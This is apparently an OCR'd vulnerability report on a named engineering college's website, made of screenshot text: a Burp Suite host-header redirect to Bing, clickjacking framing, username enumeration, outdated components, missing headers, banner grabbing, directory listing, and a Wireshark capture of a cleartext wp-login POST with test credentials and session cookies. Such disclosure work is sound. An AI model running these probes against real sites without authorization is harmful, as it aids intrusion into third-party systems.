




Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater
1 × 2 × ...
Send Cancel Follow redirection
Target: http://bbsbec.edu.in HTTP/1
Request
Pretty Raw Hex \n
1 GET / HTTP/1.1
2 Host: bing.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: _gcl_au=1.1.1881746114.1647079795; PHPSESSID=92p1seekiefv9reh9icdmelbh0; npf_r=; npf_l=bbsbec.edu.in; npf_u=http://bbsbec.edu.in/; npf_fx=1; TawkConnectionTime=0; twk_idm_key=mjtwpbfgSM2qiHPhsNjsP
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
Response
Pretty Raw Hex Render \n
1 HTTP/1.1 301 Moved Permanently
2 Location: http://www.bing.com/
3 X-MSEdge-Ref: Ref A: CD880CC2636847FF808C86B37DCAAFEB Ref B: DEL01EDGE0414 Ref C: 2022-03-12T06:08:37Z
4 Date: Sat, 12 Mar 2022 06:08:37 GMT
5 Content-Length: 0
6 Via: HTTP/1.1 forward.http.proxy:3128
7 Connection: close
INSPECTOR
Search... 0 matches
Search... 0 matches
Done
284 bytes | 88 millis



Bing - Mozilla Firefox
www.bing.com
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
Microsoft Bing
Images Videos Translate
Sign in
A cluster of ancient shrines
News18
Worst Show in UP, Blow in Punjab: Did Channi's 'Bhaiyye' Remar...
The Print
Thanks to reduced UP majority, July's Presidential election just got ...
India Today
Former AIADMK minister Jayakumar walks out of jail to gran...
Firstpost
Congress G-23 leaders meet to introspect drubbing Assembly results...
Zee News
Polls, politics and policies: A look at political parties with bizarre nam...
Zee News

Clickjacking







Mozilla Firefox
GitHub - KathanP19/Hov
Baba Banda Singh Bahad
/home/kali/Desktop/bbsbec
file:///home/kali/Desktop/bbsbec/clickjacking
BABA BANDA SINGH BAHADUR ENGINEERING COLLEGE - FATEHGARH SAHIB
Affiliated to I.K.G PTU, Jalandhar
ਬਾਬਾ ਬੰਦਾ ਸਿੰਘ ਬਹਾਦਰ ਇੰਜੀਨੀਅਰਿੰਗ ਕਾਲਜ - ਫਤਿਹਗੜ੍ਹ ਸਾਹਿਬ
CALL US:(1800 137 2015, 01763 503067)
Estd. by SGPC in 1993
Home
About Us
Admissions
Academics
R & D
NAAC
Placements
Alumni
Events
Outreach
Contact Us
Donate
Admissions 2021
Fulfill your dreams with BBSBEC
Need Help? Click here & start chatting !!



Bing - Mozilla Firefox
GitHub - KathanP19/Hov
Baba Banda Singh Bahad
Bing
https://www.bing.com/?
Microsoft Bing
Images
Videos
Sign in
Languages: हिंदी বাংলা اردو ਪੰਜਾਬੀ मराठी తెలుగు தமிழ் ಕನ್ನಡ ગુજરાતી മലയാളം ଓଡ଼ିଆ
Cheers and fears in Salzburg
The Times of India
Russia summit: India
Russia summit: India seeks to rein in Pak based terror groups for Afghani...
News18
EXCLUSI
EXCLUSIVE | Aroosa & I Share Common Interests, Says Amarinder; ...
News18
Congress 'Rebel' Ghulam
Congress 'Rebel' Ghulam Nabi Azad Has No Intention of Floating Party But ...
News18
India Now Has 4
India Now Has 4 Omicron Cases; Did They Travel Abroad, Were They Vaccin...
Zee News
Lockdown in Jharkhan
Lockdown in Jharkhand amid Omicron threat? CM Hemant Soren's o...
The Statesman
India, Russia set to ink
India, Russia set to ink 10 pacts including semi-confidential ones
Hindustan Times
Omicron alarm: What are
Omicron What ar testing n inbound

Username Enumeration




Using components with known vulnerabilities


Security header missing




Server banner grabbing




Directory listing



Cleartext submission of password




*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 2
No. Time Source Destination Protocol Length Info
9 6.242845338 172.27.47.181 103.66.207.68 TCP 74 54542 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2675252058 TSecr=0 WS=128
15 6.675632289 103.66.207.68 172.27.47.181 TCP 74 80 → 54542 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1360 SACK_PERM=1 TSval=2550967429 TSecr=2675252058 WS=128
16 6.675658648 172.27.47.181 103.66.207.68 TCP 66 54542 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2675252491 TSecr=2550967429
17 6.675995265 172.27.47.181 103.66.207.68 HTTP 840 POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
24 7.009190512 103.66.207.68 172.27.47.181 TCP
25 7.311489336 103.66.207.68 172.27.47.181 TCP
26 7.311504446 172.27.47.181 103.66.207.68 TCP
27 7.314654234 103.66.207.68 172.27.47.181 TCP
28 7.314668410 172.27.47.181 103.66.207.68 TCP
29 7.318592984 103.66.207.68 172.27.47.181 HTTP
30 7.318609811 172.27.47.181 103.66.207.68 TCP
31 7.521721143 103.66.207.68 172.27.47.181 TCP
45 12.312517051 103.66.207.68 172.27.47.181 TCP
46 12.312674385 172.27.47.181 103.66.207.68 TCP
47 12.529356548 103.66.207.68 172.27.47.181 TCP
Frame 17: 840 bytes on wire (6720 bits), 840 bytes captured (6720 b
Ethernet II, Src: VMware_01:52:2d (00:0c:29:01:52:2d), Dst: 86:6d:b
Internet Protocol Version 4, Src: 172.27.47.181, Dst: 103.66.207.68
Transmission Control Protocol, Src Port: 54542, Dst Port: 80, Seq:
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
0000 86 6d b6 bc c8 50 00 0c 29 01 52 2d 08 00 45 00
wireshark_eth0949TI1.pcapng
Wireshark · Follow HTTP Stream (tcp.stream eq 2) · eth0
POST /wp-login.php HTTP/1.1
Host: bbsbec.edu.in
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bbsbec.edu.in/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Origin: http://bbsbec.edu.in
Connection: keep-alive
Cookie: _gcl_au=1.1.1881746114.1647079795; PHPSESSID=im013smtd3hj7ubo7d2hqvmt91; npf_r=; npf_l=bbsbec.edu.in; npf_u=http://bbsbec.edu.in/; npf_fx=1; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
log=admin&pwd=password&wp-submit=Log+In&redirect_to=http%3A%2F%2Fbbsbec.edu.in%2Fwp-admin%2F&testcookie=1HTTP/1.1 200 OK
Date: Sun, 13 Mar 2022 14:45:36 GMT
Server: Apache/2.4.16 (Fedora) OpenSSL/1.0.2d-fips PHP/5.6.14 mod_perl/2.0.9 Perl/v5.22.0
X-Powered-By: PHP/5.6.14
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
